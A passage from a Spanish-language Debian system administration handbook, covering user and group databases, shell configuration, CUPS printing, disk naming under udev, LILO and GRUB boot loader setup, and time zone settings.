Puede desactivar una cuenta de usuario no sólo bloqueándola como ya se ha descrito, sino también cambiando su shell de inicio de sesión por defecto (**chsh -s shell usuario**). Cambiando el último por **/usr/sbin/nologin**, el usuario recibe un educado mensaje informándole de que no es posible iniciar sesión, mientras que **/bin/false** simplemente devuelve *false*. No hay forma de restaurar el shell anterior. Tiene que obtener y conservar esa información antes de cambiar la configuración. Estos shells se utilizan a menudo para los usuarios del sistema que no requieren ninguna disponibilidad de inicio de sesión.

En lugar de utilizar los archivos usuales para administrar la lista de usuarios y grupos puede utilizar otros tipos de bases de datos como LDAP o **db** utilizando el módulo NSS (cambio de servicio de nombres: «Name Service Switch»). Puede encontrar una lista de los módulos utilizados en el archivo `/etc/nsswitch.conf` bajo los elementos `passwd`, `shadow` y `group`. Revise la [Sección 11.7.3.1, “Configuración de NSS”](#) para un ejemplo específico sobre el uso de un módulo NSS para LDAP.

8.4.5. Lista de grupos: `/etc/group`

Se enumeran los grupos en el archivo `/etc/group`, una simple base de datos de texto en un formato similar al del archivo `/etc/passwd` con los siguientes campos:

- nombre del grupo;
- contraseña (opcional): sólo es utilizada para unirse a un grupo cuando no es un miembro normal (con **newgrp** o **sg**, revise el recuadro [VOLVER A LOS CIMIENTOS Trabajar con varios grupos](#));
- `gid`: número único de identificación del grupo;
- lista de miembros: lista separados por comas de nombres de usuario que son miembros del grupo.

VOLVER A LOS CIMIENTOS Trabajar con varios grupos

Cada usuario puede ser miembro de varios grupos, uno de los cuales es su «grupo principal». El grupo principal de un usuario se crea de forma predeterminada durante la configuración inicial del usuario. De forma predeterminada, cada archivo que cree el usuario pertenece a él así como también a su grupo principal. Esto no es siempre el comportamiento deseado; por ejemplo, cuando el usuario necesita trabajar en un directorio compartido por un grupo distinto a su grupo principal. En este caso, el usuario necesita cambiar el grupo principal utilizando una de las siguientes órdenes: **newgrp** que inicia una nueva consola, o **sg** que simplemente ejecuta una orden utilizando un grupo alternativo que se provea. Estas órdenes le permiten al usuario unirse a un grupo al que no pertenecen. Si el grupo está protegido por una contraseña necesitarán proveerla antes de ejecutar la orden.

De forma alternativa, el usuario puede activar el bit `setgid` en el directorio, que causa que los archivos creados en él pertenezcan al grupo correcto automáticamente. Para más detalles revise el recuadro [SEGURIDAD Directorios `setgid` y el bit «sticky» \(pegajoso\)](#).

La orden **id** muestra el estado actual del usuario, con su identificador personal (la variable `uid`), su grupo principal actual (la variable `gid`) y la lista de grupos a los que pertenece (la variable `groups`).

Los programas **addgroup** y **delgroup** agregan o eliminan un grupo respectivamente. **groupmod** modifica la información de un grupo (su identificador o `gid`). La orden **gpasswd grupo** cambia la contraseña del grupo mientras que **gpasswd -r grupo** elimina dicha contraseña.

SUGERENCIA **getent**

El programa **getent** (obtener elementos: «get entries») revisa las bases de datos de sistema de la forma estándar, utilizando las funciones de la biblioteca apropiada que, a su vez, llaman a los módulos NSS configurados en el archivo `/etc/nsswitch.conf`. El programa acepta uno o dos parámetros: el nombre de la base de datos a revisar y una posible clave de búsqueda. Por lo tanto, la orden **getent passwd rhertzog** proveerá la información de la base de datos de usuarios sobre el usuario `rhertzog`.

8.5. Creación de cuentas

Una de las primeras acciones que un administrador necesita completar al configurar un nuevo equipo es crear cuentas de usuario. Esto se realiza generalmente con el programa **adduser** que acepta como parámetro un nombre de usuario para el nuevo usuario a crear.

El programa **adduser** realiza unas pocas preguntas antes de crear la cuenta, pero su uso es bastante directo. Su archivo de configuración, `/etc/adduser.conf`, incluye todas las configuraciones interesantes: puede utilizarse para definir automáticamente una cuota para cada nuevo usuario mediante una plantilla de usuario o para cambiar la ubicación de las cuentas de usuario; esto último rara vez es útil pero puede servir cuando posea una gran cantidad de usuarios y desee, por ejemplo, dividir sus cuentas entre varios discos. También puede seleccionar un intérprete de órdenes predeterminada diferente.

VOLVER A LOS CIMIENTOS Cuota

El término «cuota» («quota») se refiere a un límite en los recursos del equipo que puede utilizar un usuario. Generalmente se refiere a espacio en disco.

El crear una cuenta rellena el directorio personal de un usuario con el contenido de la plantilla `/etc/skel/`. Esto le provee al usuario un conjunto de directorios y archivos de configuración estándar.

En algunos casos, será útil agregar un usuario a un grupo (diferente a su grupo «principal») para proveerle permisos adicionales. Por ejemplo, un usuario que pertenece al grupo *audio* puede acceder dispositivos de audio (revise el recuadro [***VOLVER A LOS CIMIENTOS*** Permisos de acceso a dispositivos](#)). Puede conseguirlo ejecutando **adduser** *usuario grupo*.

VOLVER A LOS CIMIENTOS Permisos de acceso a dispositivos

En Unix se representa cada dispositivo de hardware periférico con un archivo especial generalmente almacenado en el árbol de archivos bajo `/dev/` (dispositivos: «DEVices»). Existen dos tipos especiales de archivos según la naturaleza del dispositivo: archivos «modo carácter» y «modo bloque», cada modo sólo permite un conjunto limitado de operaciones. Mientras que el modo carácter limita la interacción a operaciones de lectura y escritura, el modo bloque también permite búsquedas entre los datos disponibles. Finalmente, cada archivo especial tiene asociado dos números («mayor» y «menor») que identifica para el núcleo al dispositivo de forma única. Tal archivo, creado con el programa **mknod** simplemente contiene un nombre simbólico (y más amigable para las personas).

Los permisos de un archivo especial están asociados a los permisos necesarios para acceder al dispositivo en sí mismo. Por lo tanto, un archivo como `/dev/mixer` que representa un mezclador de audio sólo tiene permisos de lectura y escritura para el usuario root y los miembros del grupo `audio`. Sólo éstos usuarios pueden trabajar con el mezclador de audio.

Es importante saber que la combinación de `udev` y `policykit` pueden agregar permisos adicionales que le permite a usuarios conectados físicamente a una consola (no a través de la red) acceder a ciertos dispositivos.

8.6. Entorno de consola

Los intérpretes de órdenes (o consolas) pueden ser el primer punto de contacto de un usuario con el equipo y, por lo tanto, deben ser suficientemente amigables. La mayoría utiliza scripts de inicialización que permiten configurar su comportamiento (completado automático, texto del prompt, etc.).

bash, la consola estándar, utiliza el script de inicialización `/etc/bash.bashrc` para consolas interactivas y `/etc/profile` para consolas de «inicio de sesión».

En términos simples, se invoca una consola de inicio de sesión al iniciar sesión en una consola local o remotamente utilizando **ssh** o explícitamente cuando ejecuta **bash --login**. Independientemente de si es una consola de inicio de sesión o no, ésta puede ser interactiva (por ejemplo en un terminal de tipo **xterm**) o no interactiva (como cuando se ejecuta un script).

DESCUBRIMIENTO Otras consolas, otros scripts

Cada intérprete de comandos tiene una sintaxis específica y sus propios archivos de configuración. Así, **zsh** usa los archivos en `/etc/zsh/`; **tcsh** usa `/etc/csh.cshrc`, `/etc/csh.login` y `/etc/csh.logout`. Las páginas man de estos programas documentan los archivos que utilizan.

Para **bash**, es útil instalar y activar la “terminación automática”. El paquete `bash-completion` contiene estas terminaciones para la mayoría de los programas comunes y generalmente se habilita si el usuario del archivo de configuración `.bashrc` se copió de `/etc/skel/.bashrc`. De lo contrario se puede activar a través de `/etc/bash.bashrc` (simplemente descomentando algunas líneas) o `/etc/profile`.

VOLVER A LOS CIMIENTOS Completado automático

Muchos intérpretes de órdenes proveen funcionalidad de completado que le permite a la consola completar automáticamente el nombre de una orden ingresada parcialmente cuando el usuario

pulsa la tecla **Tab**. Esto le permite al usuario trabajar más eficientemente y evitar errores.

Esta funcionalidad es muy potente y flexible. Es posible configurar su comportamiento según cada programa. Por lo tanto, el primer parámetro que sigue a **apt** será propuesto según la sintaxis del mismo, aún si no coincide con ningún archivo (en este caso las opciones posibles son `install`, `remove`, `upgrade`, etc.).

VOLVER A LOS CIMIENTOS La virgulilla, un atajo a HOME

La virgulilla se utiliza generalmente para indicar el directorio al que apunta la variable de entorno HOME (este es, el directorio personal del usuario, como `/home/rhertzog/`). Los intérpretes de órdenes realizan la substitución automáticamente: `~/hello.txt` se convertirá en `/home/rhertzog/hello.txt`.

La virgulilla también permite acceder al directorio personal de otro usuario. `~rmas/hola.txt` es sinónimo de `/home/rmas/hola.txt`.

Además de éstos scripts comunes, cada usuario puede crear `~/.bashrc` y `~/.bash_profile` para configurar su consola. Los cambios más comunes son el agregado de alias, palabras que son reemplazadas automáticamente con la ejecución de una orden haciendo más fácil su ejecución. Por ejemplo, podría crear el alias `la` para la orden `ls -la | less`; entonces sólo tendrá que escribir `la` para inspeccionar en detalle el contenido de un directorio. Tenga en cuenta que el intérprete de comandos debe reiniciarse después de agregar un alias, p. iniciando uno nuevo.

VOLVER A LOS CIMIENTOS Variables de entorno

Las variables de entorno permiten almacenar configuraciones globales para la consola u otros programas ejecutados. Son contextuales (cada proceso tiene su propio conjunto de variables de entorno) pero heredables. Esta última característica ofrece la posibilidad a una consola de inicio de sesión de declarar variables que serán pasadas a todos los programas que ejecute.

Definir las variables de entorno predeterminadas es un elemento importante en la configuración de una consola. Dejando de lado las variables específicas a cada consola, es preferible definirlas en el archivo `/etc/environment` ya que es utilizado por los diversos programas que podrían iniciar una sesión en consola. Las variables allí definidas usualmente incluyen `ORGANIZATION` que generalmente contiene el nombre

de la empresa u organización y `HTTP_PROXY` que indica la existencia y ubicación de un proxy HTTP. Otras opciones incluyen establecer variables de todo el sistema a través de scripts en `/etc/profile.d`, o variables para toda la sesión a través de `.pam_environment` o `.profile`, donde este último puede anular cualquier definición contenida en el primero. El archivo `/etc/default/locale` está destinado a contener variables de entorno relacionadas con la configuración regional.

SUGERENCIA Configuración idéntica en todas las consolas

Los usuarios generalmente desean configurar sus consolas de sesión e interactivas de la misma forma. Para lograrlo, eligen interpretar (utilizando la orden «source») el contenido del archivo `~/.bashrc` desde el archivo `~/.bash_profile`. Sin embargo, el archivo predeterminado `~/.profile` se obtiene de `~/.bashrc` ya y no es necesario crear `~/.bash_profile` con este propósito, excepto que desea personalizar aún más su shell (ver `bash(1)` para qué archivos son leídos por **bash** para shells de inicio de sesión). También es posible hacer lo mismo con archivos comunes a todos los usuarios (llamando a `/etc/bash.bashrc` desde `/etc/profile`, que también se hace de forma predeterminada ahora).

8.7. Configuración de impresoras

Printer configuration used to cause a great many headaches for administrators and users alike. These headaches are now mostly a thing of the past, thanks to CUPS, the free print server using IPP, the Internet Printing Protocol.

Debian distribuye CUPS dividido en varios paquetes. El corazón del sistema es el planificador, `cupsd`, que está en el paquete `cups-daemon`. `cups-client` contiene programas de utilidades para interactuar con el servidor, `cupsd`. **lpadmin** es probablemente la utilidad más importante, pues es crucial para configurar una impresora, pero también hay facilidades para desactivar o activar una cola de impresión, ver o eliminar tareas de impresión y mostrar o asignar opciones de impresión. El entorno de trabajo CUPS está basado en el sistema de impresión de System V, pero hay un paquete de compatibilidad, `cups-bsd`, que permite el uso de órdenes del sistema tradicional de impresión de BSD como **lpr**, **lpq** y **lprm**.

COMUNIDAD CUPS

CUPS es un proyecto y una marca registrada poseído y gestionado por Apple, Inc. Antes de su adquisición por Apple era conocida como el Common Unix Printing System (Sistema Unix común de impresión)

→ <https://www.cups.org/>

El planificador gestiona las tareas de impresión y estas tareas pasan por un sistema de filtrado para producir un archivo que la impresora puede entender e imprimir. El sistema de filtrado lo proporciona el paquete `cups-filters` junto con los paquetes `printer-driver-*`. CUPS en combinación con estos paquetes es la base del sistema de impresión de Debian.

Las impresoras modernas fabricadas y vendidas en los últimos diez años son casi siempre capaces de usar AirPrint, y CUPS y `cups-filters` en Debian Bullseye tienen todo lo necesario para aprovechar esta facilidad en la red.

En esencia, estas impresoras son impresoras IPP y encajan perfectamente en un sistema de impresión inalámbrico, reduciendo el sistema a CUPS más cups-filters. Se puede prescindir de un paquete de controlador de impresión, y ya no se requiere software no libre de proveedores como Canon y Brother. Una conexión USB puede sacarle partido a una impresora moderna con el paquete ippusbxd.

La orden **apt install cups** instalará CUPS y cups-filters. También instalará el recomendado printer-driver-gutenprint que proporciona un controlador para un amplio espectro de impresoras, pero, a no ser que la impresora se opere sin controladores, puede que sea necesario un controlador de impresora alternativo para el dispositivo particular.

Como paquete recomendado por cups-daemon, cups-browsed estará en las colas de impresión del sistema y de red, y las impresoras modernas pueden ser detectadas y configuradas desde sus emisiones DNS-SD (Bonjour). Las impresoras USB se tendrán que configurar manualmente como se describe en el siguiente párrafo.

El sistema de impresión se administra fácilmente a través de una interfaz web en la dirección local <http://localhost:631/>. Allí miembros del grupo `lpadmin` pueden agregar y eliminar impresoras USB y de red y administrar la mayoría de los aspectos del funcionamiento. También se pueden realizar tareas de administración similares con la interfaz gráfica proporcionada por el entorno de escritorio o la interfaz gráfica **system-config-printer** (del paquete de Debian homónimo).

8.8. Configuración del gestor de arranque

Probablemente ya esté funcionando, pero siempre es bueno saber cómo configurar e instalar el gestor de arranque en caso que desaparezca del registro maestro de arranque («Master Boot Record»). Esto puede ocurrir luego de la instalación de otro sistema operativo como Windows. La información a continuación también puede ayudarle a modificar la configuración del gestor de arranque si lo necesita.

VOLVER A LOS CIMIENTOS Registro maestro de arranque («Master boot record»)

El registro maestro de arranque (MBR: «Master Boot Record») ocupa los primeros 512 bytes del primer disco duro y es lo primero que carga el BIOS para otorgar el control a un programa capaz de iniciar el sistema operativo deseado. En general, se instala el gestor de arranque en el MBR eliminando su contenido anterior.

8.8.1. Identificación de discos

CULTURA *udev* y */dev/*

El directorio */dev/* tradicionalmente almacena los llamados archivos «especiales» con el objetivo de representar los periféricos del sistema (revise el recuadro [VOLVER A LOS CIMIENTOS Permisos de acceso a dispositivos](#)). Originalmente, solía contener todos los archivos especiales que podrían llegar a utilizarse. Este enfoque acarreaba algunas desventajas, entre las que se encontraba el hecho que restringía la cantidad de dispositivos que podíamos utilizar (debido a la lista estática de nombres) y era imposible saber cuáles archivos especiales eran realmente útiles.

Hoy en día, la gestión de archivos especiales es completamente dinámica y más acorde a la naturaleza de los dispositivos electrónicos que pueden conectarse y desconectarse en caliente. El núcleo coopera con *udev* ([Sección 9.11.3, “Cómo funciona udev”](#)) para crearlos y eliminarlos según sea necesario cuando aparecen y desaparecen los dispositivos correspondientes. Por esta razón, */dev/* no necesita ser persistente y es un sistema de archivos basado en RAM que comienza vacío y sólo contiene los elementos relevantes.

El núcleo da mucha información sobre los dispositivos agregados recientemente y proporciona un par de números mayor/menor para identificarlo. Con esta información, **udev** puede crear un archivo especial con el nombre y los permisos que desee. También puede crear alias y llevar a

cabo acciones adicionales (tales como las tareas de inicialización o registro). El comportamiento de **udev** se controla por un gran conjunto de reglas (personalizables) que normalmente se encuentran en `/lib/udev/rules.d/` y `/etc/udev/rules.d/`.

Utilizando nombres asignados dinámicamente, puede mantener el mismo nombre para un dispositivo dado sin importar el conector que utilice o el orden en que lo haga, algo particularmente útil cuando utiliza varios periféricos USB. Puede llamar la primera partición del primer disco duro `/dev/sda1` por cuestiones de compatibilidad, `/dev/root-partition` si lo prefiere o inclusive ambos simultáneamente ya que puede configurar **udev** para que cree un enlace simbólico automáticamente.

Antiguamente se cargaban automáticamente algunos módulos del núcleo cuando se intentaba acceder al archivo del dispositivo correspondiente. Ahora no es el caso y el archivo especial del dispositivo ya no existe antes de cargar el módulo; no representa ningún problema ya que la mayoría de los módulos se cargan durante el arranque gracias a la detección automática de hardware. Sin embargo esto no funciona para periféricos no detectables (como discos antiguos o periféricos PS/2). Considere agregar los módulos `floppy`, `psmouse` y `mousedev` al archivo `/etc/modules` o `/etc/modules-load.d/` para forzar que se carguen dichos módulos durante el arranque.

La configuración del gestor de arranque debe identificar los diferentes discos duros y sus particiones. Linux utiliza archivos especiales de «bloque» almacenados en el directorio `/dev/` para este propósito. A partir de Debian Squeeze se ha unificado el esquema de nombres para los discos duros en el núcleo Linux y todos los discos duros (IDE/PATA, SATA, SCSI, USB, IEEE 1394) son representados con `/dev/sd*`.

Se representa cada partición por su número en el disco en el que existe: por ejemplo, `/dev/sda1` es la primera partición del primer disco y `/dev/sdb3` es la tercera partición del segundo disco.

La arquitectura de PC (o «i386», incluyendo también la "amd64") ha venido estando limitada a utilizar el formato de tabla de particiones "MS-DOS", que sólo permite cuatro particiones «primarias» por disco. Para superar esta limitación, bajo este esquema una de ellas debe ser creada como una partición «extendida» y ésta luego puede contener varias particiones «secundarias» (N.T. la denominación tradicional, al menos en España es «unidades lógicas») adicionales. Estas particiones secundarias se numeran a partir del 5. Por lo tanto, la primera partición secundaria sería `/dev/sda5` seguida de `/dev/sda6`, etc.

Otra restricción del formato de la tabla de particiones de MS-DOS es que sólo permite discos de hasta 2 TiB de tamaño, lo cual está comenzando a ser un problema real con los discos recientes.

Un nuevo formato de tabla de particiones, llamado GPT (GUID Partition Table) relaja estas restricciones sobre el número de particiones (permite hasta 128 particiones utilizando los ajustes predeterminados) y sobre el tamaño de los discos (hasta 8 ZiB, que es más de 8 billones de terabytes). Si se pretenden crear muchas particiones físicas en el mismo disco debería utilizarse el formato GPT para particionar el disco.

***SALIDA RÁPIDA* El Identificador Único Global (GUID)**

Usando GPT el tipo de partición se representa como un identificador único universal de 16 bytes de longitud, también conocido como Identification Único Global (GUID), que es parte del estándar UEFI (ver [NOTE UEFI, un reemplazo moderno a la BIOS](#)). En comparación con el código hexadecimal utilizado para determinar el tipo de partición en el formato de tabla de MS-DOS, resultará difícil intentar recordar estos identificadores. Afortunadamente, existen listas con todos los identificadores que puede utilizar para crear recetas de particiones para usarlas con **sfdisk** o para *presentar* el instalador de Debian.

→ https://en.wikipedia.org/wiki/GUID_Partition_Table#Partition_type_GUIDs

No siempre es sencillo recordar qué disco está conectado a qué controlador SATA o está en la tercera posición de la cadena SCSI, especialmente desde que el nombre de los discos duros removibles (que incluye, entre otros, la mayoría de los discos SATA y discos externos) puede cambiar de un inicio a otro. Afortunadamente crea **udev**, además de `/dev/sd*`, enlaces simbólicos con nombres fijos que puede utilizar si lo desea para identificar un disco duro de forma unívoca. Se almacenan estos enlaces simbólicos en `/dev/disk/by-id`. En un equipo con dos discos físicos, por ejemplo, uno podría encontrar lo siguiente:

```
mirexpress:/dev/disk/by-id# ls -l
total 0
lrwxrwxrwx 1 root root 9 jul 23 08:58 ata-
STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 jul 23 08:58 ata-
STM3500418AS_9VM3L3KP-part1 -> ../../sda1
lrwxrwxrwx 1 root root 10 jul 23 08:58 ata-
STM3500418AS_9VM3L3KP-part2 -> ../../sda2
```

```
[...]
lrwxrwxrwx 1 root root 9 jul 23 08:58 ata-WDC_WD5001AALS-
00L3B2_WD-WCAT00241697 -> ../../sdb
lrwxrwxrwx 1 root root 10 jul 23 08:58 ata-WDC_WD5001AALS-
00L3B2_WD-WCAT00241697-part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 jul 23 08:58 ata-WDC_WD5001AALS-
00L3B2_WD-WCAT00241697-part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root 9 jul 23 08:58 scsi-
SATA_STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 jul 23 08:58 scsi-
SATA_STM3500418AS_9VM3L3KP-part1 -> ../../sda1
lrwxrwxrwx 1 root root 10 jul 23 08:58 scsi-
SATA_STM3500418AS_9VM3L3KP-part2 -> ../../sda2
[...]
lrwxrwxrwx 1 root root 9 jul 23 08:58 scsi-
SATA_WDC_WD5001AALS_WD-WCAT00241697 -> ../../sdb
lrwxrwxrwx 1 root root 10 jul 23 08:58 scsi-
SATA_WDC_WD5001AALS_WD-WCAT00241697-part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 jul 23 08:58 scsi-
SATA_WDC_WD5001AALS_WD-WCAT00241697-part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root 9 jul 23 16:48 usb-
LaCie_iamaKey_3ed00e26ccc11a-0:0 -> ../../sdc
lrwxrwxrwx 1 root root 10 jul 23 16:48 usb-
LaCie_iamaKey_3ed00e26ccc11a-0:0-part1 -> ../../sdc1
lrwxrwxrwx 1 root root 10 jul 23 16:48 usb-
LaCie_iamaKey_3ed00e26ccc11a-0:0-part2 -> ../../sdc2
[...]
lrwxrwxrwx 1 root root 9 jul 23 08:58 wwn-0x5000c50015c4842f -
> ../../sda
lrwxrwxrwx 1 root root 10 jul 23 08:58 wwn-0x5000c50015c4842f-
part1 -> ../../sda1
[...]
mirexpress:/dev/disk/by-id#
```

Hay que tener en cuenta que algunos discos se enumeran varias veces (porque se comportan tanto como discos ATA y como SCSI), pero la información relevante se encuentra principalmente en el modelo y los números de serie de los discos, desde donde se puede encontrar el archivo periférico. Mientras que los enlaces en `/dev/disk/by-id/` se crean utilizando el número de serie del dispositivo y la trayectoria física, hay más enlaces de conveniencia en, por ejemplo. `/dev/disk/by-label/` (basado en etiquetas dadas), `/dev/disk/by-uid/` (basado en identificadores únicos, que pueden cambiar al reformar un dispositivo usando **mkfs.*** o **mkswap**),

/dev/disk/by-path/ (basado en la trayectoria física más corta), y /dev/disk/by-partlabel/ y /dev/disk/by-partuuid/ (sólo particiones con etiquetas GPT y sus identificadores únicos). Si usa estos enlaces, por ejemplo, en /etc/fstab, siempre prefiere identificadores únicos sobre etiquetas. También puede obtener y cambiar esta información para cada partición o dispositivo utilizando los comandos **lsblk** y **blkid**.

Los archivos de configuración de ejemplo provistos en las próximas secciones están basados en la misma instalación: un único disco SATA donde la primera partición es una antigua instalación de Windows y la segunda contiene Debian GNU/Linux.

ALTERNATIVA El cargador de arranque LILO

LILO (cargador de Linux: «Linux LOader») es el gestor de arranque más antiguo — sólido pero rústico. Escribe la dirección física del núcleo a iniciar en el MBR, razón por la que debe seguir cada actualización de LILO (o su archivo de configuración) con una ejecución de **lilo**. Olvidarlo hará que el sistema no pueda iniciar si se eliminó o reemplazó el núcleo antiguo ya que el nuevo no estará en la misma ubicación en el disco.

El archivo de configuración de LILO es /etc/lilo.conf; se muestra en el ejemplo a continuación un archivo simple con la configuración estándar.

Ejemplo 8.4. Archivo de configuración de LILO

```
# El disco en el que instalar LILO
# Indicar un disco en lugar de una partición
# instalará LILO en el MBR.
boot=/dev/sda
# la partición que contiene Debian
root=/dev/sda2
# el elemento a cargar de forma predeterminada
default=Linux

# la imagen de núcleo más reciente
image=/vmlinuz
  label=Linux
  initrd=/initrd.img
  read-only

# Núcleo antiguo (si el recientemente instalado no inicia)
image=/vmlinuz.old
  label=LinuxOLD
  initrd=/initrd.img.old
  read-only
  optional

# sólo para inicio dual Linux/Windows
other=/dev/sda1
  label=Windows
```

De conformidad con la solicitud del mantenedor y autor de **lilo**, se ha eliminado el cargador de arranque de Debian 11 Bullseye y es poco probable que vuelva.

8.8.2. Configuración de GRUB 2

GRUB (gran gestor de arranque unificado) es más reciente. No es necesario ejecutarlo después de cada actualización del núcleo, *GRUB* sabe cómo leer los sistemas de archivos y encontrar la ubicación del núcleo en el disco por su cuenta. Para instalarlo en el MBR del primer disco simplemente ejecute **grub-install /dev/sda**. Aunque también es posible instalar *GRUB* en un registro de arranque de la partición, tenga en cuenta que generalmente es un error y hacer **grub-install /dev/sda1** no tiene el mismo significado que **grub-install /dev/sda**.

NOTA Nombres de disco para GRUB

GRUB sólo puede identificar discos duros basándose en la información suministrada por la BIOS. `(hd0)` corresponde al primer disco detectado, `(hd1)` al segundo, etc. En la mayoría de los casos este orden se corresponde exactamente con el orden usual de discos bajo Linux, pero puede ocurrir problemas cuando asocie discos IDE y SCSI. GRUB solía almacenar las correspondencias que detectaba en el archivo `/boot/grub/device.map`. GRUB evita este problema a día de hoy usando UUIDs o etiquetas de archivos del sistema al generar `grub.cfg`. Sin embargo, el archivo de asociación de dispositivos todavía no está obsoleto, puesto que puede usarse para sobrescribir cuando el entorno actual es diferente del de arranque. Si encuentra errores allí (porque sabe que su BIOS detecta dispositivos en un orden diferente), corríjalo manualmente y ejecute **grub-install** de nuevo. **grub-mkdevicemap** puede ayudar a crear un archivo `device.map` a partir del cual comenzar.

Las particiones también tienen nombres específicos en GRUB. Cuando utilice particiones «clásicas» en el formato MS-DOS, la primera partición en el primer disco corresponderá con la etiqueta `(hd0, msdos1)`, la segunda con `(hd0, msdos2)`, etc.

La configuración de GRUB 2 está almacenada en `/boot/grub/grub.cfg`, pero este archivo (en Debian) es generado a partir de otros. Tenga cuidado de no modificarlo a mano ya que perderá dicha configuración local la próxima vez que se ejecute **update-grub** (que puede ocurrir al actualizar algunos paquetes). Las modificaciones más comunes del archivo `/boot/grub/grub.cfg` (agregar parámetros al núcleo o cambiar el tiempo que se mostrará el menú por ejemplo) se realizan a través de variables en

/etc/default/grub. Para agregar elementos al menú puede crear un archivo /boot/grub/custom.cfg o modificar el archivo /etc/grub.d/40_custom. Para configuraciones más complejas puede modificar otros archivos en /etc/grub.d o crearlos; éstos scripts deben devolver porciones de configuración, posiblemente utilizando programas externos. Estos scripts son los que actualizarán la lista de núcleos a iniciar: 10_linux tiene en cuenta los núcleos Linux instalados; 20_linux_xen tiene en cuenta sistemas virtuales Xen y 30_os-prober agrega al menú otros sistemas operativos existentes (Windows, OS X, Hurd), imágenes de kernel y opciones de acceso a BIOS / EFI.

***ATENCIÓN* error: symbol `grub\_`*' not found**

Uno de los problemas aparecidos más frecuentemente al utilizar *GRUB* es que los usuarios reciben un error como error symbol `grub_callocc' not found y ya no pueden arrancar el sistema. La mayoría de las veces la causa de este error es por la instalación de una versión actualizada de GRUB que hace que los nuevos módulos en /boot/grub sean incompatibles con las viejas imágenes de núcleo en el sector de arranque que su firmware salta al arrancar su máquina. Esto sucede en sistemas que están configurados para ejecutar **grub-install** a un dispositivo objetivo que no es en realidad el que el firmware utiliza para arrancar su sistema (por ejemplo, después de reemplazar discos o moverlos - se puede ver el problema al ejecutar **dpkg-reconfigure grub-pc** mostrando el dispositivo objetivo equivocado). Con la liberación de Debian 11 *Bullseye* (el cambio también está presente en *Buster*) el proceso de actualización ahora verifica este problema y sale con un error en caso de que lo encuentre.

→ <https://bugs.debian.org/bug=966575#95>

```
Configuración de grub-pc (2.02+dfsg1-20+deb10u4) ...
/dev/disk/by-id/[...] no existe, así que ;no le puede grub-install!
Deberías corregir los dispositivos de instalación de GRUB antes de proceder:
```

```
DEBIAN_FRONTEND=dialog dpkg --configure grub-pc
dpkg --configure -a
dpkg: paquete de procesamiento de errores grub-pc (--configure):
instalado el paquete grub-pc post-instalación el subprocesso del script ha
devuelto un error de salida 1
```

Para solucionar el problema y continuar el procedimiento de actualización, simplemente siga el consejo y ejecute los comandos dados por el mensaje de error como raíz.

8.8.3. Utilizando GRUB con EFI y *Secure Boot*

Es bastante diferente usar *GRUB* para arrancar un sistema BIOS tradicional (legacy o UEFI-CSM) o un sistema UEFI . Afortunadamente el usuario no

necesita conocer las diferencias porque Debian proporciona paquetes distintos para cada propósito y el instalador se preocupa automáticamente de cuál(es) elegir. El paquete `grub-pc` se elige para sistemas heredados, donde *GRUB* se instala en el MBR, mientras que los sistemas UEFI requieren `grub-efi-arch`, donde *GRUB* se instala en la partición del sistema EFI (ESP). Este último requiere una tabla de partición GTP así como una partición EFI.

→ https://wiki.debian.org/Grub2#UEFI_vs_BIOS_boot

Para cambiar un sistema existente (que admite UEFI) del modo de arranque heredado al modo UEFI no sólo es necesario cambiar los paquetes *GRUB* del sistema, sino también ajustar la tabla de particiones y crear una partición EFI (probablemente incluyendo el cambio de tamaño de las particiones existentes para crear el espacio libre necesario). Por lo tanto, es un proceso bastante elaborado y no podemos incluirlo aquí. Afortunadamente, existen algunos manuales de bloggers que describen los procedimientos necesarios.

Si está usando un sistema con "Secure Boot" habilitado y ha instalado shim-signed (ver la barra lateral [CULTURA Secure Boot y el gestor de arranque shim](#)), también ha de instalar `grub-efi-arch-signed`. Este paquete no se introduce automáticamente, sólo si se ha activado la instalación del paquete recomendado.

8.9. Otras configuraciones: sincronización de tiempo, registros, acceso compartido...

Es recomendable que cualquiera que quiera dominar todos los aspectos de configuración de un sistema GNU/Linux conozca los muchos elementos incluidos en esta sección. Se los trata, sin embargo, brevemente y generalmente lo dirigirán a la documentación.

8.9.1. Zona horaria

VOLVER A LOS CIMIENTOS Enlaces simbólicos

Un enlace simbólico es un puntero a otro archivo. Cuando accede al mismo, abre el archivo al que apunta. Eliminar el enlace no causará la eliminación del archivo al que apunta. Así mismo, no tiene su propio conjunto de permisos sino que retiene los permisos del archivo al que apunta. Finalmente, puede apuntar a cualquier tipo de archivo: directorios, archivos especiales (zócalos, tuberías con nombres, archivos de dispositivo, etc.), inclusive otros enlaces simbólicos.

La orden **ln -s *objetivo nombre_del_enlace*** crea un enlace simbólico llamado *nombre_del_enlace* y que apunta a *objetivo*.

Si el objetivo no existe entonces el enlace está «roto» y accederlo resultará en un error indicando que el archivo objetivo no existe. Si el enlace apunta a otro enlace, tendrá una «cadena» de enlaces que se convertirá en un «ciclo» si alguno de ellos apunta a uno de sus predecesores. En este caso, acceder a uno de los enlaces en el ciclo resultará en un error específico (demasiados niveles de enlaces simbólicos: «too many levels of symbolic links»); esto significa que el núcleo se rindió luego de varias vueltas en el ciclo.

La zona horaria, configurada durante la instalación inicial, es un elemento de configuración del paquete **tzdata**. Para modificarla ejecute **dpkg-reconfigure tzdata**, lo que le permitirá seleccionar de forma interactiva la zona horaria a utilizar. Se almacena su configuración en el archivo `/etc/timezone`. Además, `/etc/localtime` se convierte en un enlace simbólico al archivo correspondiente en `/usr/share/zoneinfo`; el archivo

que contiene las reglas que rigen las fechas en las que se activa el horario de verano (DST), para los países que lo utilizan.

Cuando necesite cambiar la zona horaria temporalmente utilice la variable de entorno `TZ` que tiene más prioridad que la configurada en el sistema:

```
$ date
Thu Sep  2 22:29:48 CEST 2021
$ TZ="Pacific/Honolulu" date
Thu 02 Sep 2021 10:31:01 AM HST
```

NOTA Reloj de sistema, reloj de hardware

